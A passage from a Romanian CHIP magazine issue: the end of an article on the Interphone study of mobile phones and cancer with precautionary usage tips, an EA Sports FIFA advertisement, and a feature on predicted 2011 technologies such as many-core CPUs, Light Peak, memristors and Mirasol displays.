Toate aceste studii recomandă efectuarea în continuare a unor studii pe o perioadă lungă de timp. Nici unul dintre studii nu trage o concluzie categorică.

până acum. Mai mult, este primul studiu încheiat care a coroborat datele medicale pe termen lung și folosirea telefonului mobil. Concluziile sale sunt însă la fel de vagi ca și ale celorlalte studii existente. În urma acestui studiu, guvernele și companiile producătoare de telefoane nu au schimbat nici un fel de standarde existente, concluzia fiind, din nou, că nu se poate stabili o legătură directă între folosirea telefoanelor mobile și cancer. Pe de altă parte, voci din comunitatea medicală spun că există dovezi în acest studiu care ar trebui să determine populația să folosească cu grijă tehnologia mobilă.

Unul dintre punctele care ne fac să ne întrebăm dacă nu cumva concluziile studiului nu spun chiar tot este cel în care se spune că 10% dintre cei care și-au folosit intens telefonul pe o perioadă lungă de timp (în jur de 30 de minute pe zi) au avut un risc substanțial mai mare de a dezvolta anumite tumori cerebrale decât cei care nu



RMN: studiul Interphone a trecut în revistă peste 6.500 de pacienți cu tumori cerebrale și a coroborat datele cu tipicul de folosire a telefonului mobil și durata de utilizare.

Per total însă, concluziile sunt pozitive, neidentificându-se o legătură directă. Concluzia a fost imediat făcută public și trambitată de producătorii de telefoane. Aceasta este „în acord cu cercetările existente și multe păreri ale experților care concluzionează în mod constant că nu există un risc de sănătate care să provină din semnalele radio care se supun recomandărilor de siguranță internațională”, spunea Jack Rowley, director de cercetare în cadrul GSM Association, care prezintă sute de producători de telefoane mobile și de operatori.

Concluziile studiului sunt confuze: pe de o parte spun clar că nu există o legătură între cancer și telefoanele mobile și în același timp oferă un procent de risc mărit pentru această boală în cazul celor care utilizează intens telefonul mobil.

Măsurile simple

O conduită sănătoasă de folosire a telefonului mobil

FOLOȘIȚI UN HANDSFREE

Sunt peste tot, nu costă mult și vă scutesc de la a sta cu urechea lipită minute în șir de telefon. Nu este o soluție întotdeauna, mai ales când trebuie să răspundeți la telefon, însă puteți folosi cu succes handsfree-ul atunci când dați telefon.

Țineți departe telefonul de cap și de gât și nu veți expune creierul câmpurilor de RF.

COMUTAȚI PE SPEAKER

Noile telefoane dispun cam toate de această facilități. Nu numai că nu mai țineți telefonul la ureche, dar puteți să faceți altceva în timp ce vorbiți.

SCURTAȚI DURATA CONVORBIRILOR

Rezumați-vă la a comunica esențialul. Reamintiți-vă că telefonul este o modalitate de a transmite informații, de regulă importante. Pentru un dialog prelungit, apelați la messenger sau telefon fix. 20 de minute cu telefonul mobil la ureche nu sunt o plăcere.

NU EXPUNEȚI INUTIL COPIII

Nu îi lăsați pe copii să vorbească la telefonul mobil minute în șir cu bunică sau cu celălalt părinte. Comutați pe speaker sau folosiți telefonul fix. De asemenea, dacă le cumpărați un telefon mobil, luați-le și un handsfree, nu costă mult și nu vor petrece ore întregi cu telefoanele la ureche.

Deci, ce facem?

Trebuie să știți că nu există dovezi științifice că radiația transmisă de telefoanele mobile ar putea cauza biologic o tumoră. Aceste radiații fac parte din clasa radiațiilor non-ionizante. Se pare însă că lucrurile nu sunt chiar atât de simple din moment ce se desfășoară noi și noi studii. Nici măcar concluzia acestui recent studiu nu este diferită. În final, se spune că este necesară și pe viitor investigarea folosirii telefonului mobil și a riscului de cancer.

Până când vom avea concluzii clare, noi vă recomandăm să abordați o atitudine precaută și să vă luați câteva măsuri de siguranță. În fond, este vorba de sănătatea noastră.

CATALINA.ZOROJANU@CHIP.RO



Radiațiile transmise de telefoanele mobile fac parte din gama de radiații non-ionizante care nu duc la modificări de structură celulară.

FIE CA SUNTEM UNUL, TREI, CINCI SAU NOUA,
JUCAM CU CEL MAI PUTERNIC UNSPREZECE.

Sarbatorim ca o echipa. Ne imbracam ca o echipa.

Ti invingem la scor pe prietenii,

vecinii si pe rivalii nostri inversunati, ca o echipa.

Te provocam sa contesti faptul ca suntem Un Unsprezece.



INDIFERENT CATI SUNTEM LA NUMAR

WE ARE 11



DISPONIBIL DIN 1 OCTOMBRIE
easportsfootball.com



PlayStation Network



PS3



PSP

PlayStation 2



XBOX 360



Available on the iPhone
App Store


NINTENDO DS

Wii


© 2010 Electronic Arts Inc. EA, EA SPORTS, EA STORE and the EA SPORTS logo are trademarks of Electronic Arts Inc. Official FIFA licensed product. "© The FIFA name and OLP Logo are copyright or trademark protected by FIFA. All rights reserved." Manufactured under license by Electronic Arts Inc. The Premier League logo is a trademark of the Football Association Premier League Limited. The Premier League Club logos are copyright works and registered trademarks of the respective Clubs. All are used with the kind permission of their respective owners. Manufactured under license from the Football Association Premier League Limited. No association with nor endorsement of this product by any player is intended or implied by the license granted by the Football Association Premier League Limited to Electronic Arts. "PlayStation", "PS3", "PSP", "PS2" and "PS" are trademarks or registered trademarks of Sony Computer Entertainment Inc. Microsoft, Xbox, Xbox 360, Xbox LIVE and the Xbox logos are trademarks of the Microsoft group of companies and are used under license from Microsoft. Nintendo DS and Wii are trademarks of Nintendo. Apple and the Apple logo are trademarks of Apple Inc., registered in the U.S. and other countries. App Store is a service mark of Apple Inc. All sponsored products, company names, brand names, trademarks and logos are the property of their respective owners.




Tendințe tehnologice 2011




CPU-uri MANY-CORE



LIGHT PEAK



MEMRISTOR



MIRASOL



MOTION TRACKING

Anul viitor va schimba IT-ul: **PROCESOARE MANY-CORE** incredibil de rapide, **DISPLAY-URI MOBILE** care au nevoie de mult mai puțină energie sau **ECRANE 3D** care nu mai necesită ochelari pentru a vedea conținutul. **CHIP** vă prezintă câteva din tehnologiile lui 2011.

CĂTĂLIN CONSTANTIN

Nu orice invenție sau inovație este utilă și, cu siguranță, mult mai puține sunt implementate în produse. Însă tehnologiile pe care vi le vom prezenta în continuare vor juca un rol crucial în anul care vine! Procesoarele Single-Chip Cloud Computer cu zeci de nuclee promit creșteri enorme de performanță prin paralelism în procesare. Tehnologia de producție pe 22 de nanometri face posibile aceste procesoare multi-core. Tot ca noutate este pentru prima oară posibil ca, prin intermediul memristoarelor, memoria sistemelor să stocheze conținutul și după întreruperea alimentării. Astfel computerele vor putea fi pornite rapid ca orice aparat electronică, fără întârzierea generată de încărcarea sistemului de operare. Memristoarele ar putea să înlocuiască și SSD-urile deoarece păstrează aceleași caracteristici cu ale unei memorii Flash, dar costă comparativ doar o fracțiune din preț. Și modalitatea de comunicare dintre computer și utilizator va suferi schimbări: datorită tehnologiei eye-tracking, display-urile 3D autostereoscopice nu mai au nevoie de ochelari pentru a vedea imagini 3D clare. Aparatele pot fi controlate direct prin gesturi fără a fi necesară o telecomandă suplimentară. Ecranele Mirasol din e-reader-e, tablet-uri și telefoane mobile vă vor prezenta fotografii și secvențe video în culori vii, iar pentru acest lucru au nevoie de mai puțină energie.



USB 3.0
Firul cu o capacitate de 5 Gbps nu este
atât de universal pe cât s-ar dori

2009

2010

Transferuri de date prin intermediul laserului

Laseri în miniatură vor echipa în curând noile plăci de bază și vor oferi rate de transfer de până la 100 de Gbps prin intermediul tehnologiei Light Peak de la Intel.

Interferențele electromagnetice sunt începutul sfârșitului pentru USB. Pentru HDMI. Și pentru Ethernet. Cel puțin Intel este convins de acest lucru. Compania prevede o ieșire din scenă a cuprului și a altor metale din cablurile tipice deoarece încet-încet s-a ajuns la limitări date de legile fizicii. Pentru a răspunde nevoilor tot mai mari ale diferitelor tipuri de conexiuni, Intel pregătește Light Peak – un standard de transmisiune a datelor bazat pe fibră optică implementabil pentru o varietate de conexiuni. Pentru transportul informațiilor prin fibra optică, Light Peak se bazează pe utilizarea laserului. Pentru aceasta semnalele electromagnetice sunt convertite în impulsuri luminoase folosind un cip și un modul optic care conține un laser. Modulul optic are o dimensiune de aproximativ 12x12 mm și pentru fiecare pereche de fire de fibră optică are două porturi Light Peak. Fibră are un diametru de 125 de microni, cam de dimensiunea firului de păr uman. La celălalt capăt al conexiunii, impulsurile luminoase sunt reconvertite prin intermediul unor detectoare de lumină în semnale electrice utilizabile de către computerele convenționale.


Light Peak devine universal prin protocoale noi

Tehnologia oferă numeroase avantaje. Deși încă în primele faze de dezvoltare, are o viteză de 10 Gbps (1,25 GB/s) – este deja de două ori mai rapidă decât USB 3.0. O copie a unui disc Blu-ray ar dura 30 de secunde. În viitor, Intel preconizează să mărească viteza standardului la 100 Gbps. Spre deosebire de USB, protocoalele logice există deja și sunt mature.

Astfel, Light Peak ar putea înlocui toate tipurile de conexiune la PC de la DisplayPort și HDMI la Ethernet. Un alt avantaj al acestei tehnologii este mărirea considerabilă a lungimii cablurilor. Light Peak poate transmite date până la 100 de metri fără probleme, ceea ce este deja de 20 de ori mai mult decât posibilitățile standardului USB. O singură problemă nu poate fi rezolvată prin intermediul fibrei optice: alimentarea dispozitivelor externe. Din acest motiv, Intel plănuiește să integreze în cablul Light Peak un fir de cupru cu ajutorul căruia terminalele să poată fi alimentate. Din alte puncte de vedere, Light Peak oferă același confort precum standardul USB: transferuri bi-direcționale și simultane. De asemenea, Intel promite și posibilități de hot plugging. Astfel device-urile Light Peak vor putea fi pornite și oprite în timpul funcționării. Modulele Light Peak vor fi deja disponibile la sfârșitul anului. Zvonurile pun compania Apple între primii producători care vor include aceste module în sistemele lor. Nu ar fi pentru prima dată când Apple lansează o tehnologie nouă: USB a fost inclus în premieră în sisteme Apple.

Tendință Light Peak


2011




Laser rapid: un modul Light Peak oferă două porturi pentru fiecare pereche de fibră optică. Un port este capabil de 10 și, pe viitor, 100 Gbps.

FUNCȚIONAREA LIGHT PEAK

Spre deosebire de standardele bazate pe cupru, Light Peak transportă datele cu ajutorul laserului. Însă impulsurile electrice trebuie convertite în semnale optice.



COMPARAȚIE





Procesoare multi-core
Procesoarele multi-core curente nu folosesc optim paralelismul

2009

2010

Zeci de nuclee pentru putere de calcul de ordinul Tera

În viitor, procesoarele many-core de la Intel vor distribui calculele pe zeci de nuclee. Procesele de producție pe dimensiuni tot mai mici fac posibil acest lucru.


Cu aproape un an în urmă, Intel demonstrează primul cip de memorie funcțional conceput pe tehnologie de 22 de nanometri. Primul procesor bazat pe această tehnologie este așteptat în 2011 și are numele de cod Ivy Bridge. Patru fabrici vor livra lunar 45.000 de wafer-e în această tehnologie. Fără materiale noi, nu ar fi fost posibilă această micșorare a procesului de producție. În procesoarele Ivy Bridge, Intel folosește cea de-a treia versiune a porților sale Hi-K Metal care împiedică curenții de scurgere. Pentru prima dată, aceste procesoare vor folosi procedeul de trasare a conductorilor pe trei dimensiuni – 3D Stacking. Ca proces de expunere este folosită litografierea prin imersiune. Cu ajutorul acesteia pot fi obținute structuri de ordinul nanometrilor în ciuda lungimii de undă a laserului de 193 de nanometri. Procesul de micșorare este esențial pentru că în acest fel pe wafer își pot găsi locul mai multe die-uri de procesor, iar acest lucru menține scăzute costurile de producție. În plus, într-un procesor vor încăpea mai multe tranzistoare, ceea ce conduce la o creștere a performanței și a numărului de nuclee. Astfel nu se va vorbi despre procesoare cu patru, șase sau opt nuclee, ci despre procesoare cu 48, 64 și chiar mai multe core-uri. Prin această tehnologie many-core, creșterile de performanță sunt aproape liniare – în virgulă mobilă, performanța crește cu aproape 100% cu fiecare nucleu adăugat. Procesoarele vor putea fi folosite pentru activități tipice pentru GPU-uri sau cu rol de coprocesoare.

Nuclee simplificate prin thread-uri hardware

Pentru a putea găzdui acest număr impresionant de nuclee pe un singur die, Intel trebuie să facă nucleele mult mai mici chiar și în cazul procesului pe 22 de nanometri. În consecință, trebuie să reducă din complexitatea nucleelor. Acest lucru conduce la eliminarea multora din problemele prezente în nucleele procesoarelor single și multi-core actuale. Acestea sunt atât de complexe în principal din cauza faptului că trebuie să aștepte după datele din memorie, memorie care este în general mai încaută. Pentru a lucra la întreaga capacitate, procesoarele includ funcții precum executarea instrucțiunilor out-of-order sau Branch Prediction, operațiuni pe care le execută în timpul așteptării după memorie. În procesoarele many-core, aceste operațiuni vor fi efectuate de tehnologia Hardware Threads, cunoscută la Intel ca... Hyperthreading. Tehnologia este foarte eficientă: dacă unul din cele patru thread-uri hardware ale unui nucleu trebuie să aștepte după memorie, operațiunea este continuată de următorul nucleu virtual până când acesta are de așteptat după memorie și procesul continuă. Pentru ca această tehnologie să funcționeze, trebuie ca sistemele de operare și software-ul în general să fie actualizat pentru procesoarele many-core.

Tendință CPU Many-Core

2011




NUCLEUL CORE-URILOR

Chiar și cele mai complexe procesoare se bazează pe tranzistoare. În prezent, un procesor include cam trei miliarde de astfel de componente.

Aubrey Isie:
deși construit în tehnologia pe 32 de nanometri, acest procesor pentru servere are deja 32 de nuclee. În viitor vor fi 64.

Die-ul procesorului în secțiune

Voltajul este aplicat de sus în jos tranzistorului de dedesubt.



Tranzistorul


Componenta cu cele mai mici dimensiuni dintr-un procesor este tranzistorul de 32 de nanometri. Viitoarea generație va ajunge la 22 de nanometri.

PROCESUL DE PRODUCȚIE BAZAT PE LITOGRAFIA PRIN IMERSIUNE

Micșorarea procesului de fabricație pe 32 de nanometri a fost posibilă doar după introducerea litografiei prin imersiune. Intel va păstra etapa impresionării luminoase și în procesul pe 22 de nanometri.


1. Impresionarea luminoasă

Un wafer acoperit cu lac fotosensibil este expus unui laser. Structura cipului este „sculptată”. Lichidul de imersiune reduce lungimea de undă a laserului




2. Developarea

Partea neexpusă a lacului fotosensibil este eliminată




3. Gravare

Partea neprotejată din stratul de metal este eliminată



4. Eliminarea lacului

Lacul fotosensibil este eliminat expunând astfel baza tranzistorului





Solid State Disks
Discurile bazate pe tehnologia Flash sunt rapide și silențioase, însă mult prea scumpe

2009

2010

Succesorul Flash-urilor și al RAM-ului

Este de așteptat ca memristorul să schimbe definitiv și irevocabil hard diskurile, memoriile Flash și memoria convențională. În acest fel, PC-urile vor porni aproape instantaneu.

Au trecut mai mult de 35 de ani de la idee la implementare. Existența celui de-al patrulea element de bază din circuitele electrice a fost sugerată încă din 1971, însă a fost confirmată de laboratoarele Hewlett Packard abia în 2008.

Memristorul pare să devină una dintre locomotivele dezvoltării viitoare din IT. Memoriile construite pe baza memristoarelor nu numai că sunt mai rapide decât memoriile clasice, dar consumă și mai puțină energie și... cel mai important, păstrează intact conținutul stocat și atunci când sunt deconectate de la sursa de energie. În aceste condiții, HP este sigură de succesul său: „Credem că memristorul este un tip de memorie universală care într-o bună zi va înlocui memoriile Flash, DRAM și chiar hard diskurile”, susține Stan Williams, director în cadrul laboratoarelor HP. Primul produs va fi un nou tip de memorie – ReRAM – (Resistive RAM) care va putea stoca conținutul chiar și când nu este alimentată. Acest lucru va conduce la sisteme cu pornire instantanee reală. Aceste aparate vor porni de îndată ce butonul este apăsat, iar timpii lungi de boot vor fi istorie. Pentru a accelera dezvoltarea, HP cooperează cu producătorul de memorii coreean Hynix.


Mai ieftină, mai mică și mai rapidă decât memoria Flash

HP este convinsă că memristorul va înlocui cel puțin memoriile Flash. Nu numai că o astfel de memorie va fi de cel puțin zece ori mai rapidă, dar va consuma de zece ori mai puțină energie și producerea ei va costa doar jumătate din prețul memoriei Flash. Între timp, Universitatea Rice a început deja cercetările pentru a găsi noi materiale pentru memristori. Dacă HP folosește o formulă bazată pe titan în tehnologia sa patentată, cei de la Universitatea Rice ar putea să creze un prototip de celulă de memorie memristor bazată pe oxid de siliciu. Avantajul este clar: oxidul de siliciu se extrage din nisip... iar nisipul este disponibil în cantități cvasi-nelimitate, este mai ușor și mai ieftin de prelucrat. De la descoperirea posibilităților oferite de acest material în anii '60, el a fost folosit în straturi „groase” pentru a izola componentele microelectronice. Însă în straturi subțiri, prin aplicarea atentă a unor volaje, dioxidului de siliciu îi poate fi schimbată rezistența de la aproape infinit la aproape 0. Acest lucru era până acum posibil o singură dată. Cercetătorii de la Universitatea Rice au reușit să facă procesul reversibil astfel încât materialul să poată fi utilizat de mai multe ori.

Filamentele de silicium asupra cărora se acționează sunt compuse din cristale de sub cinci nanometri care ar permite o densitate mai bună a celulelor de memorie, cu mult peste cea a memoriilor Flash, care sub 20 de nanometri își pierd din proprietăți.

Tendință Memristor

2011




Nou apărut: Memristorul a apărut în 2008 ca a patra componentă electronică de bază. Este la fel de rapidă ca memoria convențională și își păstrează conținutul și când nu este alimentată.

PRINCIPIILE MEMRISTORULUI



Structură simplă

Memristoarele sunt mai ușor și mai ieftin de fabricat decât memoriile Flash. Practic sunt constituite din două filamente perpendiculare de metal între care se găsește un strat de siliciu care este materialul cu proprietăți de memorare.



Varietate de materiale

Stratul de memorare poate fi fabricat dintr-o varietate de metale și non-metale. Cercetătorii de la Universitatea Rice au descoperit că și oxidul de siliciu poate fi folosit ca material de memorare.




Conductivitate bună

La aplicarea unei tensiuni, stratul de oxid de siliciu dintre nano-filamente formează căi conductoare de aproximativ 5 nanometri. Oxigenul migrează în structura înconjurătoare.

Conductivitate blocată

În starea în care nu stochează informație, stratul de oxid de siliciu este în starea care l-a consacrat: un material izolator bun.



E-Ink Pearl
Display-ul monocrom nu necesită alimentare, însă nu poate afișa imagini în mișcare

2009

2010

Ecrane color fără consum energetic

Pentru imagini în mișcare aveam monitoarele LCD, iar pentru e-book reader-e display-urile E-Ink. Mirasol va aduce ce e mai bun din ambele.

Două miliarde de dolari – la fel de mult cât pentru diviza de cipuri mobile – a investit Qualcomm într-o fabrică în care se vor produce ecranele viitorului. Este vorba despre display-uri bazate pe tehnologia modulatorilor interferometrici.

Marketingul Qualcomm i-a găsit și o denumire „strălucitoare”: Mirasol. Un ecran construit cu această tehnologie este compus din mii de modulatori interferometrici care pot avea două stări: negru sau o culoare. Aceste elemente cu o dimensiune de 10 până la 100 de micrometri sunt componentele roșu, verde și albastru ale unui pixel. În principiu, un modulator interferometric este un dispozitiv micro-electromecanic compus din două straturi conductive: un strat reflectiv – o membrană – deasupra căreia este aplicat un strat de film transparent și o micro-placă de sticlă.

Între membrana reflectivă și stratul de film metallic se află un strat de aer, iar grosimea lui determină culoarea reflectată de element. La aplicarea unui voltaj, membrana reflectivă este atrasă electrostatic către filmul metallic și elementul nu mai reflectă lumină, obținându-se negrul. Prin combinații de trei elemente se obține un pixel ale cărui culori sunt determinate de starea de reflectivitate a elementelor componente.

Ecrane în culori clare și consum energetic mic


Avantajul acestei tehnologii este că există consum atâta vreme cât elementele își păstrează starea inițială. În aceste condiții, consumul este mic, ceea ce face ca ecranele Mirasol să fie foarte indicate pentru display-urile de reader-e și, datorită vitezei de reacție foarte bune, le face indicate și pentru conținut video, spre deosebire de display-urile E-Ink.

Primele prototipuri nu prezintă nici o diferență față de tehnologia LCD actuală în privința timpului de răspuns. Spre deosebire de tehnologia actuală, display-urile Mirasol nu au nevoie de retro-iluminare. Această tehnologie se apropie mai degrabă de e-reader-ele convenționale sau chiar de publicațiile pe hârtie. Depinzând doar de o sursă externă de iluminare, calitatea afișării culorilor și claritatea imaginilor se vor apropia de calitatea publicațiilor glossy. Cel puțin asta promite Qualcomm.


Și demonstrațiile pe care le-a făcut compania au arătat acest lucru: culori strălucitoare și în lumină solară directă, rezoluții mari și redare lină a imaginilor în mișcare. Compania va începe producția acestui tip de display la sfârșitul anului viitor.

Tendință Mirasol

2011




Pixeli mecanici: ecranele Mirasol sunt construite din mii de subpixeli de dimensiuni foarte mici, care însă sunt atât de rapizi încât permit redarea video.



La microscop: un subpixel Mirasol este compus din două micro-plăci, dintre care una este mobilă. El poate avea o culoare sau poate fi negru.

CUM SUNT GENERATE IMAGINILE DE ECRANELE MIRASOL

Elementele Mirasol generează culorile prin interferență. Lumina atinge stratul reflectiv printr-un strat film metallic. Stratul de aer dintre cele două determină culoarea subpixelului. Negrul este obținut în momentul în care cele două straturi sunt atrase electrostatic.





2009

Video recognition

Sistemele de recunoaștere video fără un obiectiv infraroșu au nevoie de puncte de referință externe

2010

Recunoașterea gesturilor și 3D fără ochelari

Motion tracking - recunoașterea asistată a mișcării - permite nu numai transmiterea mișcării către alte dispozitive, ci și o tehnologie 3D fără ochelari pentru vizualizare.

Prin Kinect, Microsoft se află cu siguranță în frunte. Viitoarea generație de console va permite controlul jocurilor video prin mișcări ale corpului.

Sistemul are o acuratețe atât de mare încât detectează extremitățile jucătorului, dar și ochii acestuia și transformă mișcările în comenzi în joc. Acest lucru este posibil prin intermediul unei camere speciale care, pe lângă captura video, include și un obiectiv în spectru infraroșu. Recunoaște persoanele din încăperea și poate calcula cât este de depărtat de cameră jucătorul activ. Sistemul poate procesa mai mulți jucători deși cele mai multe jocuri se pot juca doar în pereche.

